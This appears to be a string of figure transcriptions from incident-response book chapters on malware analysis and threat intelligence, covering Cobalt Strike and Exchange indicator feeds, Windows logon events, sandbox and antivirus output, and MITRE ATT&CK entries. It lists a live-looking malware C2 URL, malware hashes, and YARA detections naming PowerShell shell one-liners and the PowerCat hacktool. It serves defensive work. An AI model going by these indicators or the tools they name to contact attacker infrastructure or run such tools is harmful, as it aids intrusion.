**DOMAIN** **obeysecuritybsness.com**  [Add to Pulse](#) ▾

# IoC Cobaltstrike ● domain Indicator Active

**CREATED:** 4 MONTHS AGO | **MODIFIED:** 3 MONTHS AGO by [soc\\_columbus](#) | Public | **TLP:**  White  
**FileHash-MD5:** 1 | **URL:** 10 | **Domain:** 568 | **Hostname:** 276  
IoC Cobaltstrike related with security event that occurred in Costa Rica on April 20, 2022

# IoC Cobaltstrike ● domain Indicator Active

**CREATED:** 4 MONTHS AGO | **MODIFIED:** 3 MONTHS AGO by [soc\\_columbus](#) | Public | **TLP:** White

**FileHash-MD5:** 1 | **URL:** 10 | **Domain:** 568 | **Hostname:** 276

IoC Cobaltstrike related with security event that occurred in Costa Rica on April 20, 2022.

Event Properties - Event 4624, Microsoft Windows security auditing.

**General** **Details**

An account was successfully logged on.

**Subject:**

Security ID:	NULL SID
Account Name:	-
Account Domain:	-
Logon ID:	0x0

**Logon Information:**

Logon Type:	3
Restricted Admin Mode:	-
Virtual Account:	No
Elevated Token:	No

**Impersonation Level:** Impersonation

**New Logon:**

Security ID:	DESKTOP-9SK5KPF\Atomic Red Team
Account Name:	Atomic Red Team
Account Domain:	DESKTOP-9SK5KPF
Logon ID:	0x87D0A1F
Linked Logon ID:	0x0
Network Account Name:	-
Network Account Domain:	-
Logon G UID:	{00000000-0000-0000-0000-000000000000}

**Log Name:** Security  
**Source:** Microsoft Windows security  
**Event ID:** 4624  
**Level:** Information  
**User:** N/A  
**OpCode:** Info  
**Task Category:** Logon  
**Keywords:** Audit Success  
**Computer:** DESKTOP-9SK5KPF  
**Logged:** 8/24/2022 2:25:06 PM  
**More Information:** [Event Log Online Help](#)

**Copy** **Close**

Event Properties - Event 4624, Microsoft Windows security auditing.

General Details

**Network Information:**

Workstation Name: LAPTOP-CHL1KGT5  
Source Network Address: 192.168.0.22  
Source Port: 0

**Detailed Authentication Information:**

Logon Process: NtLmSsp  
Authentication Package: NTLM  
Transited Services: -  
Package Name (NTLM only): NTLM V2  
Key Length: 128

This event is generated when a logon session is created. It is generated on the computer that was accessed.

The subject fields indicate the account on the local system which requested the logon. This is most commonly a service such as the Server service, or a local process such as Winlogon.exe or Services.exe.

The logon type field indicates the kind of logon that occurred. The most common types are 2 (interactive) and 3 (network).

The New Logon fields indicate the account for whom the new logon was created, i.e. the account that was logged on.

Log Name: Security  
Source: Microsoft Windows security Logged: 8/24/2022 2:25:06 PM  
Event ID: 4624 Task Category: Logon  
Level: Information Keywords: Audit Success  
User: N/A Computer: DESKTOP-9SK5KPF  
OpCode: Info  
More Information: [Event Log Online Help](#)

Copy Close

Event Properties - Event 4624, Microsoft Windows security auditing.

**General** **Details**

An account was successfully logged on.

**Subject:**

Security ID:	SYSTEM
Account Name:	DESKTOP-9SK5KPF\$
Account Domain:	WORKGROUP
Logon ID:	0x3E7

**Logon Information:**

Logon Type:	7
Restricted Admin Mode:	-
Virtual Account:	No
Elevated Token:	Yes

**Impersonation Level:** Impersonation

**New Logon:**

Security ID:	DESKTOP-9SK5KPF\Atomic Red Team
Account Name:	Atomic Red Team
Account Domain:	DESKTOP-9SK5KPF
Logon ID:	0x87E11E6
Linked Logon ID:	0x87E1208
Network Account Name:	-
Network Account Domain:	-
Logon G UID:	{00000000-0000-0000-0000-000000000000}

**Log Name:** Security  
**Source:** Microsoft Windows security  
**Event ID:** 4624  
**Level:** Information  
**User:** N/A  
**OpCode:** Info  
**Task Category:** Logon  
**Keywords:** Audit Success  
**Computer:** DESKTOP-9SK5KPF

More Information: [Event Log Online Help](#)

**Copy** **Close**

Event Properties - Event 4624, Microsoft Windows security auditing.

General Details

**Network Information:**

Workstation Name: DESKTOP-9SK5KPF  
Source Network Address: 192.168.0.22  
Source Port: 0

**Detailed Authentication Information:**

Logon Process: User32  
Authentication Package: Negotiate  
Transited Services: -  
Package Name (NTLM only): -  
Key Length: 0

This event is generated when a logon session is created. It is generated on the computer that was accessed.

The subject fields indicate the account on the local system which requested the logon. This is most commonly a service such as the Server service, or a local process such as Winlogon.exe or Services.exe.

The logon type field indicates the kind of logon that occurred. The most common types are 2 (interactive) and 3 (network).



The New Logon fields indicate the account for whom the new logon was created, i.e. the account that was logged on.

Log Name: Security  
Source: Microsoft Windows security  
Event ID: 4624  
Level: Information  
User: N/A  
OpCode: Info  
Logged: 8/24/2022 2:25:09 PM  
Task Category: Logon  
Keywords: Audit Success  
Computer: DESKTOP-9SK5KPF

More Information: [Event Log Online Help](#)

Copy Close

# Chapter 16: Malware Analysis for Incident Response





Process Explorer - Sysinternals: www.sysinternals.com [DESKTOP-HNMD9G6\flare] (Administrator)


File Options View Process Find Users Help

<Filter by name>

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Registry	11.892 K	76,664 K	92			
System Idle Process	< 0.01	60 K	8 K	0		
System	2.82	196 K	20 K	4		
Interrupts	12.67	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		1,060 K	424 K	304	Windows Session Manager	Microsoft Corporation
Memory Compression		80 K	1,284 K	2032		
csrss.exe		1,800 K	2,840 K	424	Client Server Runtime Process	Microsoft Corporation
wininit.exe		1,328 K	3,276 K	504	Windows Start-Up Application	Microsoft Corporation
services.exe	2.82	5,132 K	8,568 K	648	Services and Controller app	Microsoft Corporation
svchost.exe	< 0.01	9,640 K	24,744 K	768	Host Process for Windows S...	Microsoft Corporation
WmiPrvSE.exe	< 0.01	14,060 K	26,720 K	744	WMI Provider Host	Microsoft Corporation
StartMenuExperienceHo...		31,436 K	77,972 K	5868		
RuntimeBroker.exe		6,484 K	25,808 K	5940	Runtime Broker	Microsoft Corporation
RuntimeBroker.exe	0.70	17,644 K	45,200 K	6128	Runtime Broker	Microsoft Corporation
SearchApp.exe	< 0.01	128,112 K	208,536 K	4640	Search application	Microsoft Corporation
TextInputHost.exe	< 0.01	13,368 K	40,284 K	416		Microsoft Corporation
dllhost.exe		3,352 K	9,780 K	2836	COM Surrogate	Microsoft Corporation
dllhost.exe		1,732 K	7,308 K	2652	COM Surrogate	Microsoft Corporation
MoUsoCoreWorker.exe		57,968 K	73,980 K	2436	MoUSO Core Worker Process	Microsoft Corporation
UserOOBEBroker.exe		1,884 K	6,752 K	7328	User OOBE Broker	Microsoft Corporation
RuntimeBroker.exe		4,548 K	20,032 K	7820	Runtime Broker	Microsoft Corporation
WmiPrvSE.exe		2,784 K	9,316 K	5624	WMI Provider Host	Microsoft Corporation
UserOOBEBroker.exe		1,912 K	8,568 K	6192	User OOBE Broker	Microsoft Corporation
svchost.exe	< 0.01	7,360 K	13,560 K	896	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,452 K	5,356 K	948	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,224 K	7,720 K	912	Host Process for Windows S...	Microsoft Corporation
svchost.exe	< 0.01	1,404 K	3,016 K	1044	Host Process for Windows S...	Microsoft Corporation
svchost.exe		2,312 K	7,880 K	1052	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,232 K	2,272 K	1060	Host Process for Windows S...	Microsoft Corporation
svchost.exe		1,848 K	9,872 K	1068	Host Process for Windows S...	Microsoft Corporation

CPU Usage: 99.97% Commit Charge: 27.91% Processes: 133 Physical Usage: 38.79%

msedge.exe	7,096 K	20,5...	6696	Micro...	Microsoft Corporation
msedge.exe	14,652 K	34,6...	180	Micro...	Microsoft Corporation
msedge.exe	33,700 K	90,3...	904	Micro...	Microsoft Corporation
PCHealthCheck.exe	75,716 K	107,...	6916		0/72
ResourceHacker.exe	12,980 K	38,3...	408	Res...	Angus Johnson



SnippingTool.exe	5.55
notepad.exe	Suspended



## INTEZER ANALYZE

Search Hash   
  Search Malware Family   
  Search Exact String

Search by hash (SHA256 / MD5 / SHA1)  

Or upload a file

**Drop file / click to browse  
(Up to 16MB)**

Private

\* Files uploaded by community users can be used by Intezer and shared with 3rd party vendors.

**Supported formats:**

- Windows Executable Files (PE) – exe, dll, sys – native x86, native x64 and .NET.
- Linux Executable Files (ELF) – native x86, native x64, ARM32, ARM64
- Document and script files (Office, PDF, Powershell, VBS)
- Android applications (APK)
- Installers

Genetic Summary | Related Samples | Code (121) | Strings (451) ⓘ | Capabilities (33) ⓘ

6b69de892df50de9a94577fed5a2cbb099820f7ca618771a93cca4de6196d242   
  pe   
  i386   
  NSIS

<b>NSIS</b> Installer	<div style="display: flex; justify-content: space-between;"> <span>Related Samples</span> <span>121 Code genes</span> <span>4 Strings</span> </div> <div style="text-align: right; margin-top: 5px;">  80.33%       </div>
<hr style="border: 0; border-top: 1px solid #ccc; margin: 10px 0;"/>	
<b>Unique</b> Unknown	<div style="display: flex; justify-content: space-between;"> <span>0 Code genes</span> <span>240 Strings</span> </div> <div style="text-align: right; margin-top: 5px;">  19.67%       </div>

Genetic Summary | Related Samples | Code (159) | Strings (451) ⓘ | Capabilities (32) ⓘ

6b69de892df50de9a94577fed5a2cbb099820f7ca618771a93cca4de6196d242.exe   
  pe   
  i386   
  NSIS

<b>NSIS</b> Installer	<div style="display: flex; justify-content: space-between;"> <span>Related Samples</span> <span>142 Code genes</span> <span>4 Strings</span> </div> <div style="text-align: right; margin-top: 5px;">  71.77%       </div>
<hr style="border: 0; border-top: 1px solid #ccc; margin: 10px 0;"/>	
<b>Unique</b> Unknown	<div style="display: flex; justify-content: space-between;"> <span>0 Code genes</span> <span>240 Strings</span> </div> <div style="text-align: right; margin-top: 5px;">  19.67%       </div>



Genetic Summary      Related Samples      Code (159)      Strings (451)      Capabilities (32)

Family Related Samples

Related Families (475 genes)		Installer NSIS							
	NSIS (142)	Name	Size	Company	Product	Version	SHA256	virus	Reused Genes
Common	(316)	2944900...	7.15				29449...	Report	
		StarCode...	44.19	StarCodec	6.15.0.0	87920...	87920...	Report	
		5790752...	17.16	Glarysoft Lt	Glary Utilit	5.132.0.15E	37907...	Report	
		29347df3...	24.92	Insecure.or	Nmap		29347...	Report	
		3cd3bae...	35 KB				3cd3b...	Report	

+ 95 more 🔒

Genetic Summary      Related Samples      Code (159)      Strings (451)      Capabilities (32)

Related Families (475 genes)

NSIS (142)
Common (316)

Code Cluster

0x405b88 (14 Blocks)	0x405...	pu...	ebp
0x404134 (8 Blocks)	0x405...	mov	ebp, esp
0x404356 (6 Blocks)	0x405...	sub	esp, 0x18
0x402062 (6 Blocks)	0x405...	mov	eax, dword ptr [
0x404711 (5 Blocks)	0x405...	te...	eax, eax
0x402f18 (5 Blocks)	0x405...	jge	0x5ba6
0x405063 (5 Blocks)	0x405...	mov	ecx, dword ptr [
	0x405...	lea	eax, dword ptr [
	0x405...	sub	ecx, eax
	0x405...	mov	eax, dword ptr [
	0x405...	mov	ecx, dword ptr [
	0x405...	mov	edx, dword ptr [
	0x405...	add	ecx, eax
	0x405...	mov	eax, 0x422e40 ; "0.B"
	0x405...	pu...	ebx
	0x405...	sub	edx, eax

Genetic Summary	Related Samples	Code (159)	Strings (451)	Capabilities (32)
Search String... <input type="text"/>				
Filters	incomplete download and damaged me dia. Contact the	Common		
Family types				
<input checked="" type="checkbox"/> All (451)		http://nsis.sf.net/NSIS_Error	Common	network_artifact
<input type="checkbox"/> Unknown (240)		GetWindowsDirectoryA	Common	
<input type="checkbox"/> Installer (4)		SetCurrentDirectoryA	Common	
<input type="checkbox"/> Common (207)		GetSystemDirectoryA	Common	
Families		CreateDialogParamA	Common	
<input checked="" type="checkbox"/> All (4)		CreateDirectoryA	Common	
<input type="checkbox"/> NSIS (4)		RemoveDirectoryA	Common	
Tags				
<input checked="" type="checkbox"/> All (2)				
<input type="checkbox"/> network_artifact (2)				

MITRE ATT&CK Technique Detection														Powered with CAPA by FireEye
Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command And Control	Exfiltration	Impact	
		Command and Scripting Interpreter			Modify Registry		Application Window Discovery		Clipboard Data			System Shutdown/Reboot		
		Shared Modules			Obfuscated Files or Information		File and Directory Discovery							
							Query Registry							
							System Information Discovery							

Capabilities			
MITRE ATT&CK	Capability	Category	Found in Code From
Execution :: Command and Scripting Interpreter	accept command line arguments	host-interaction/cli	Installer NSIS

Type	IOC	Source Type
Address	http://www.ibsensoftware.com/	Extracted malware configuration
Address	http://aft-forge-tw.com/Bn4/fre.php	Extracted malware configuration, Network communication
IP	162.255.119.41	Network communication
Domain	aft-forge-tw.com	Network communication

```
# Comment or remove the line below.
Example
```

```
FLARE Wed 07/27/2022 15:29:10.44
C:\Program Files\ClamAV\freshclam.exe
Creating missing database directory: C:\Program Files\ClamAV\database
ClamAV update process started at Wed Jul 27 15:29:49 2022
daily database available for download (remote version: 26615)
Time:   3.6s, ETA:  0.0s [=====] 56.54MiB/56.54MiB
Testing database: 'C:\Program Files\ClamAV\database\tmp.268c323a4b\clamav-07b19f04b1dca21dd54086b26b4e6574.tmp-daily.cvd'
' ...
[LibClamAV] ****
[LibClamAV] ***      Virus database timestamp in the future!  ***
[LibClamAV] *** Please check the timezone and clock settings ***
[LibClamAV] ****
Database test passed.
```


```
C:\Program Files\ClamAV>clamscan.exe "C:\Users\flare\Documents\Suspected Malware"
Loading: 23s, ETA: 0s [=====] 8.62M/8.62M sigs
Compiling: 3s, ETA: 0s [=====] 41/41 tasks


C:\Users\flare\Documents\Suspected Malware\2021-10-13-startup-menu-link-for-Dridex.bin: OK
C:\Users\flare\Documents\Suspected Malware\6af883bf1731e3c56ed7e1d90d15247a7e6b9c66ea03873c2793d34a7443c846.exe: OK
C:\Users\flare\Documents\Suspected Malware\6b69de892df50de9a94577fed5a2cbb099820f7ca618771a93cca4de6196d242.exe: OK
C:\Users\flare\Documents\Suspected Malware\CustomShellHost.exe: OK
C:\Users\flare\Documents\Suspected Malware\data.dll: OK
C:\Users\flare\Documents\Suspected Malware\DUIT0.dll: OK
C:\Users\flare\Documents\Suspected Malware\dwmapi.dll: OK
C:\Users\flare\Documents\Suspected Malware\k.js: OK
C:\Users\flare\Documents\Suspected Malware\qui.zip: XlsDownloader.SquirrelWaffle1021-9903731-0 FOUND
C:\Users\flare\Documents\Suspected Malware\Stolen_Images_Evidence.iso: OK
```

```
remnux@remnux:~/yarGen-master$ python3 yarGen.py -m /home/remnux/Downloads/malware_samples/
-----
/ _ _ _ _ \ _ _ _ / _ _ / ( _ _ _ ) _ _ \ _ _ _ \
\ _ , \ _ , _ / _ \ _ \ _ \ _ / _ / _ / _ /
/ _ _ / Yara Rule Generator
Florian Roth, July 2020, Version 0.23.3

Note: Rules have to be post-processed
See this post for details: https://medium.com/@cyb3rops/121d29322282
-----
```

## Chapter 17: Leveraging Threat Intelligence





## Persistence

The adversary is trying to maintain their foothold.

Persistence consists of techniques that adversaries use to keep access to systems across restarts, changed credentials, and other interruptions that could cut off their access. Techniques used for persistence include any access, action, or configuration changes that let them maintain their foothold on systems, such as replacing or hijacking legitimate code or adding startup code.

ID: TA0003

Created: 17 October 2018

Last Modified: 19 July 2019

[Version](#) [Permalink](#)

# Boot or Logon Initialization Scripts

## Sub-techniques (5)

Adversaries may use scripts automatically executed at boot or logon initialization to establish persistence. Initialization scripts can be used to perform administrative functions, which may often execute other programs or send information to an internal logging server. These scripts can vary based on operating system and whether applied locally or remotely.

Adversaries may use these scripts to maintain persistence on a single system. Depending on the access configuration of the logon scripts, either local credentials or an administrator account may be necessary.

An adversary may also be able to escalate their privileges since some boot or logon initialization scripts run with higher privileges.

ID: T1037

Sub-techniques: T1037.001, T1037.002, T1037.003, T1037.004, T1037.005

① Tactics: Persistence, Privilege Escalation

① Platforms: Linux, Windows, macOS

① CAPEC ID: CAPEC-564

Version: 2.1

Created: 31 May 2017

Last Modified: 01 April 2022

[Version](#) [Permalink](#)

## Procedure Examples

ID	Name	Description
G0007	APT28	An APT28 loader Trojan adds the Registry key <code>HKEY\Environment\UserInitMprLogonScript</code> to establish persistence. <sup>[3]</sup>
S0438	Attor	Attor's dispatcher can establish persistence via adding a Registry key with a logon script <code>HKEY_CURRENT_USER\Environment\UserInitMprLogonScript*</code> . <sup>[4]</sup>
G0080	Cobalt Group	Cobalt Group has added persistence by registering the file name for the next stage malware under <code>HKEY\Environment\UserInitMprLogonScript</code> . <sup>[5]</sup>
S0044	JHUHUGIT	JHUHUGIT has registered a Windows shell script under the Registry key <code>HKEY\Environment\UserInitMprLogonScript</code> to establish persistence. <sup>[6][7]</sup>
S0526	KGH_SPY	KGH_SPY has the ability to set the <code>HKEY\Environment\UserInitMprLogonScript</code> Registry key to execute logon scripts. <sup>[8]</sup>
S0251	Zebrocy	Zebrocy performs persistence with a logon script via adding to the Registry key <code>HKEY\Environment\UserInitMprLogonScript</code> . <sup>[9]</sup>

## APT28

APT28 is a threat group that has been attributed to Russia's General Staff Main Intelligence Directorate (GRU) 85th Main Special Service Center (GTsSS) military unit 26165.<sup>[1]</sup> This group has been active since at least 2004.<sup>[2][3][4][5][6][7][8][9][10][11][12]</sup>

APT28 reportedly compromised the Hillary Clinton campaign, the Democratic National Committee, and the Democratic Congressional Campaign Committee in 2016 in an attempt to interfere with the U.S. presidential election.<sup>[4]</sup> In 2018, the US indicted five GRU Unit 26165 officers associated with APT28 for cyber operations (including close-access operations) conducted between 2014 and 2018 against the World Anti-Doping Agency (WADA), the US Anti-Doping Agency, a US nuclear facility, the Organization for the Prohibition of Chemical Weapons (OPCW), the Spiez Swiss Chemicals Laboratory, and other organizations.<sup>[13]</sup> Some of these were conducted with the assistance of GRU Unit 74455, which is also referred to as Sandworm Team.

ID: G0007

① Associated Groups: SNAKEMACKEREL, Swallowtail, Group 74, Sednit, Sofacy, Pawn Storm, Fancy Bear, STRONTIUM, Tsar Team, Threat Group-4127, TG-4127

Contributors: Sébastien Ruel, CGI; Drew Church, Splunk; Emily Ratliff, IBM; Richard Gold, Digital Shadows

Version: 3.1

Created: 31 May 2017

Last Modified: 19 April 2021

## Associated Group Descriptions

Name	Description
SNAKEMACKEREL	[14]
Swallowtail	[11]
Group 74	[15]
Sednit	This designation has been used in reporting both to refer to the threat group and its associated malware JHUHUGIT. [7] [6] [16] [3]
Sofacy	This designation has been used in reporting both to refer to the threat group and its associated malware. [5] [6] [4] [17] [3][15]
Pawn Storm	[6] [17][18]
Fancy Bear	[4] [16] [17] [3][15][11][19]
STRONTIUM	[16] [17] [20] [21][18]
Tsar Team	[17][15][15]
Threat Group-4127	[6]
TG-4127	[6]

## Techniques Used

ATT&CK® Navigator Layers ▾

Domain	ID	Name	Use
Enterprise	T1134	.001 Access Token Manipulation: Token Impersonation/Theft	APT28 has used CVE-2015-1701 to access the SYSTEM token and copy it into the current process as part of privilege escalation.[22]
Enterprise	T1583	.001 Acquire Infrastructure: Domains	APT28 registered domains imitating NATO, OSCE security websites, Caucasus information resources and other organizations.[3][13]
Enterprise	T1595	.002 Active Scanning: Vulnerability Scanning	APT28 has performed large-scale scans in an attempt to find vulnerable servers.[23]
Enterprise	T1071	.003 Application Layer Protocol: Mail Protocols	APT28 used SMTP as a communication channel in various implants, initially using self-registered Google Mail accounts and later compromised email servers of its victims.[5]
		.001 Application Layer Protocol: Web Protocols	Later implants used by APT28, such as CHOPSTICK, use a blend of HTTP and other legitimate channels for C2, depending on module configuration.[5]
S0002	Mimikatz	[16]	Access Token Manipulation: SID-History Injection, Account Manipulation, Boot or Logon Autostart Execution: Security Support Provider, Credentials from Password Stores: Credentials from Web Browsers, Credentials from Password Stores, Credentials from Password Stores: Windows Credential Manager, OS Credential Dumping: LSASS Memory, OS Credential Dumping: DC Sync, OS Credential Dumping: Security Account Manager, OS Credential Dumping: LSA Secrets, Rogue Domain Controller, Steal or Forge Kerberos Tickets: Silver Ticket, Steal or Forge Kerberos Tickets: Golden Ticket, Unsecured Credentials: Private Keys, Use Alternate Authentication Material: Pass the Hash, Use Alternate Authentication Material: Pass the Ticket


# Mimikatz

Mimikatz is a credential dumper capable of obtaining plaintext Windows account logins and passwords, along with many other features that make it useful for testing the security of networks. [1] [2]

ID: S0002  
① Type: TOOL  
① Platforms: Windows  
Contributors: Vincent Le Toux  
Version: 1.3  
Created: 31 May 2017  
Last Modified: 09 February 2021

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery
11 items	34 items	62 items	32 items	69 items	21 items	23 items
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	Binary Padding	Bash History	Application Window Discovery
External Remote Services	Command-Line Interface			BITS Jobs	Brute Force	Browser Bookmark Discovery
Hardware Additions	Compiled HTML File	Account Manipulation	AppCert DLLs	Bypass User Account Control	Credential Dumping	Domain Trust Discovery
Replication Through Removable Media	Component Object Model and Distributed COM	AppCert DLLs	Applnit DLLs	Clear Command History	Credentials from Web Browsers	File and Directory Discovery
Spearphishing Attachment	Control Panel Items	Applnit DLLs	Application Shimming	CMSTP	Code Signing	Network Service Scanning
	Dynamic Data Exchange	Application Shimming	Bypass User Account Control	Compile After Delivery	Credentials in Files	Network Share Discovery
		Authentication Package	DLL Search Order Hijacking	Compiled HTML File	Credentials in Registry	Network Sniffing

MITRE ATT&CK® Navigator





selection controls      layer controls

**Threat Groups**

admin@338	<a href="#">view</a>	select	deselect
APT1	<a href="#">view</a>	select	deselect
APT12	<a href="#">view</a>	select	deselect
APT16	<a href="#">view</a>	select	deselect
APT17	<a href="#">view</a>	select	deselect
APT18	<a href="#">view</a>	select	deselect
APT19	<a href="#">view</a>	select	deselect

**Software**

3PARA RAT	<a href="#">view</a>	select	deselect
4H RAT	<a href="#">view</a>	select	deselect
adbupd	<a href="#">view</a>	select	deselect
ADVSTORESHELL	<a href="#">view</a>	select	deselect
Agent Tesla	<a href="#">view</a>	select	deselect
Agent.btz	<a href="#">view</a>	select	deselect
Arp	<a href="#">view</a>	select	deselect





 11 MONTHS AGO by caralin0702   Public   TLP: White
<b>REFERENCES:</b> <a href="https://www.microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange-servers/">https://www.microsoft.com/security/blog/2021/03/02/hafnium-targeting-exchange-servers/</a>
<a href="https://www.volatility.com/blog/2021/03/02/active-exploitation-of-microsoft-exchange-zero-day-vulnerabilities/">https://www.volatility.com/blog/2021/03/02/active-exploitation-of-microsoft-exchange-zero-day-vulnerabilities/</a>
<a href="https://us-cert.cisa.gov/ncas/alerts/aa21-062a">https://us-cert.cisa.gov/ncas/alerts/aa21-062a</a>
<a href="https://unit42.paloaltonetworks.com/microsoft-exchange-server-vulnerabilities/">https://unit42.paloaltonetworks.com/microsoft-exchange-server-vulnerabilities/</a>
<a href="https://www.fireeye.com/blog/threat-research/2021/03/detection-response-to-exploitation-of-microsoft-exchange-zero-day-vulnerabilities.html">https://www.fireeye.com/blog/threat-research/2021/03/detection-response-to-exploitation-of-microsoft-exchange-zero-day-vulnerabilities.html</a>
<a href="https://github.com/cert-lv/exchange_webshell_detection">https://github.com/cert-lv/exchange_webshell_detection</a>
<a href="https://github.com/nsacyber/Mitigating-Web-Shells">https://github.com/nsacyber/Mitigating-Web-Shells</a>
<a href="https://blog.truesec.com/2021/03/07/exchange-zero-day-proxylogon-and-hafnium/">https://blog.truesec.com/2021/03/07/exchange-zero-day-proxylogon-and-hafnium/</a>
<a href="https://twitter.com/SBousseaud/status/13682413454870528">https://twitter.com/SBousseaud/status/13682413454870528</a>
<a href="https://twitter.com/JohnLaTWC/status/1368952992221700096">https://twitter.com/JohnLaTWC/status/1368952992221700096</a>
<a href="https://github.com/microsoft/CSS-Exchange/tree/main/Security">https://github.com/microsoft/CSS-Exchange/tree/main/Security</a>
<a href="https://media.defense.gov/2020/Jun/09/2002313081/-1/1/0/CSI-DETECT-AND-PREVENT-WEB-SHELL-MALWARE-20200422.PDF">https://media.defense.gov/2020/Jun/09/2002313081/-1/1/0/CSI-DETECT-AND-PREVENT-WEB-SHELL-MALWARE-20200422.PDF</a>
<a href="https://unit42.paloaltonetworks.com/china-chopper-webshell/">https://unit42.paloaltonetworks.com/china-chopper-webshell/</a>
<a href="https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/microsoft-exchange-server-protection">https://symantec-enterprise-blogs.security.com/blogs/threat-intelligence/microsoft-exchange-server-protection</a>
<a href="https://www.welivesecurity.com/2021/03/10/exchange-servers-under-siege-10-apt-groups/">https://www.welivesecurity.com/2021/03/10/exchange-servers-under-siege-10-apt-groups/</a>
<a href="https://us-cert.cisa.gov/ncas/current-activity/2021/03/13/updates-microsoft-exchange-server-vulnerabilities">https://us-cert.cisa.gov/ncas/current-activity/2021/03/13/updates-microsoft-exchange-server-vulnerabilities</a>
<a href="https://us-cert.cisa.gov/ncas/analysis-reports/ar21-084b">https://us-cert.cisa.gov/ncas/analysis-reports/ar21-084b</a>
<a href="https://us-cert.cisa.gov/ncas/analysis-reports/ar21-072g">https://us-cert.cisa.gov/ncas/analysis-reports/ar21-072g</a>




Show 10 entries Search:

TYPE	INDICATOR	ROLE	TITLE	ADDED	ACTIVE	RELATED PULSES
FileHash-SHA1	eeaae8f25c1062b7d61a6e1a0a2e3d0e3bb9cc7d0			Aug 26, 2021, 8:49:01 AM	●	5
FileHash-SHA1	32f7b3cdcbf1e8670cc2725107313fc7c6a90ad94			Aug 26, 2021, 8:49:01 AM	●	5
FileHash-MD5	81a94d49a40ccb980b033c9365e9c102f			Aug 26, 2021, 8:49:01 AM	●	7
FileHash-MD5	3e9201b5021dccd29ada4b74e79f2790			Aug 26, 2021, 8:49:01 AM	●	7
FileHash-SHA1	c301ff31d556a0b1422e78c0906406283bdfa12f			Aug 26, 2021, 8:49:01 AM	●	5
FileHash-SHA1	b2ce5a315c8cdffbe89b5bf834491a7145b0c76			Aug 26, 2021, 8:49:01 AM	●	5
FileHash-SHA1	34a34682efef5e9bd7102db65b2e7bdcfb573a5d			Aug 26, 2021, 8:49:01 AM	●	5
FileHash-MD5	751a5e2e6c97f55c86cb7d4e5af0b0928			Aug 26, 2021, 8:49:01 AM	●	7
FileHash-MD5	6221e5ff594a1eb04279d7e217801e90d			Aug 26, 2021, 8:49:01 AM	●	7
FileHash-MD5	08a939f320ffbd82db2a5752057725			Aug 26, 2021, 8:49:01 AM	●	7

SHOWING 1 TO 10 OF 199 ENTRIES

1 2 3 4 5 ... 20 NEXT >



IOCs	175 Hash	11 Domain	2 URL	0 IP	...	<a href="#">Clear</a>	<a href="#">Upload IOCs</a>	Query Generation Settings
1 "Indicator type","Indicator","Description"								Generate Queries by IOC Types
2 "FileHash-SHA256","897549c7fde7f6f0d99edf8b2d91c60977fd6a9e64b8c3c94b0b1733dc026d3e",""								Hash Type
3 "FileHash-SHA256","1631a90eb5395c4e19c7dbcdf611bbe6444ff312eb7937e286e4637cb9e72944",""								Query Platform
4 "FileHash-SHA256","2bfb1eb2208e93ade4a6424555d6a8341fd6d9f60c25e44afe11008f5c1aad1",""								Microsoft Sentinel
5 "FileHash-SHA256","4ecd7770464a14f54d17f36dc9d0fe854f68b346b27b35a6f5839ad1f13f8ea",""								IOC Field Mapping
6 "FileHash-SHA256","511df0e2df9bfba5521b588c4bb5f8c5a321801b803394ebc493db1ef3c78fa1",""								Default
7 "FileHash-SHA256","65149e036fff06026d80ac9ad4d1563322dc93142cf1a122b1841ec8de3ab5",""								IOCs per Query
8 "FileHash-SHA256","b11157f9c7003ba8d17b45eb3cf09bef2ced2701cedb675274949296a6183d",""								25
9 "FileHash-SHA256","b75f163ca9b9240bf4b37ad92bc7556b40a17e27c2b8ed5c8991385fe07d17d0",""								Exceptions
10 "CVE","CVE-2021-26858",""								<input type="checkbox"/> Add Source IP to Query with "OR" operator
11 "CVE","CVE-2021-26855",""								
12 "CVE","CVE-2021-27065",""								
13 "CVE","CVE-2021-26857",""								
14 "FileHash-SHA256","893cd3583b49cb706b3e55ecb2ed0757b977a21f5c72e041392d1256f31166e2",""								
15 "FileHash-SHA256","2fa0e6333188795110bba14a482020699a96f76fb1ceb80cbfa2df9d3008b5b0a",""								
16 "FileHash-SHA256","a0ebbe88edc9a1bb0e2c7c451c56904857848b5f1557040145b073b232ff38928",""								
17 "YARA","028b507521a74862b27e0e0c7b4e672b3f8758a9","Detects PowerShell Oneliner in Nishang's repository"								
18 "YARA","@f6e708599b716dd3b24fdf6c75837d49b61ffd1","Detects PowerCat hacktool"								
19 "FileHash-MD5","0fd9bffa49c76ee12e51e3b8ae0609ac",""								
20 "FileHash-MD5","4b3039cf227c611c45d2242d1228a121",""								

188 / 50 [Clear](#) [Generate](#)

A	B	C
Indicator type	Indicator	Description
1 FileHash-MD5	0fd9bffa49c76ee12e51e3b8ae0609ac	
19 FileHash-MD5	4b3039cf227c611c45d2242d1228a121	
20 FileHash-MD5	79eb217578bed4c250803bd573b10151	
21 FileHash-MD5	a079b04ae1b9a4f0e0f069f1d007fea	
29 FileHash-MD5	8af476e24db8d3cd76b2d8d3d889bb5c	MD5 of 9a3bf7ba676bf2f66b794f6cf27f8617f298caa4ccf2ac1ecdcbbef260306194
30 FileHash-MD5	2183ebb1089ddf4cd092d74b51d57a59	MD5 of b82223d514f145005bf5d2d4f8628d1e5306b38ccefd193ee60e2741f90eae6
31 FileHash-MD5	27a79d5d4263c400767ece37fdbda2687	MD5 of c002c59c3e41f984f91e5b4773085c7ec78c5dddec5e3511a3dadc22cb2d6e
32 FileHash-MD5	d6a82b866f7f9e1e01bf89c3da106d9d	MD5 of c1f43b7cf46ba12fc1357b17e4f5af408740af7ae70572c9cf988ac50260ce1
33 FileHash-MD5	74b1fe8003e43195458bcacb0ceff5ec	MD5 of fc7c0272170b52c907f316d6fde0a9fe39300678d4a629fa6075e47d7f525b67
